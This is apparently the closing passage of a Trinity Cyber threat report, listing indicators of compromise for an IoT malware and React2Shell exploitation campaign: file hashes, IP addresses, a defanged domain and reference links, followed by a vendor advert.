54108ab3f417608c465f3a1179e85b0a8b1e5497a6c27cf5a085e850c4df7603	**SHA256 Hash**	Filename: mips.kok
06b71b984412dd192c79fb589d3d3562f0c43bf8d8a5820de7569bb2e5d19c2a	**SHA256 Hash**	Filename: mipsel.kok
d538d8b32caf6db4ffd172fa871c1dd0faa798c3837d2d615d68c2a163564297	**SHA256 Hash**	Filename: arm.kok
b3bab1e4be915a7920afe13c50846b43e1491cb18042e19e0e1eafc50ea17c63	**SHA256 Hash**	Filename: arm5.kok
d207e0b4a46eb66b280a1c5f6473332178076d1aa3f8c1ffc8d0bf5fb0e2a0f2	**SHA256 Hash**	Filename: arm6.kok
3d4593590fbef78f4c431a8e1fb2b51e85bda3ae3352f221a3b9de3472e74fe4	**SHA256 Hash**	Filename: arm7.kok

Little Dash Cluster

IOC	Type	Description
208.109.240.39	**IP Address**	React2Shell exploiter
109.123.238.52	**IP Address**	React2Shell exploiter
65.109.53.10	**IP Address**	React2Shell exploiter
dash[.]little[.]army	**Domain**	Domain hosting Komari Monitor
175.45.201.93	**IP Address**	Little Dash payload server

References

1. https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Status/418
2. https://github.com/iotwar/FIVEM-POC
3. https://github.com/iotwar
4. https://github.com/csinghaus-sfdc/react2shell-ultimate/blob/main/react2shell-ultimate.py#L258
5. https://github.com/komari-monitor/komari

TRINITY CYB3R™

Want to see how Full Content Inspection defeats attacks like this before they reach your users?

Schedule a live demo with Trinity Cyber.
TrinityCyber.com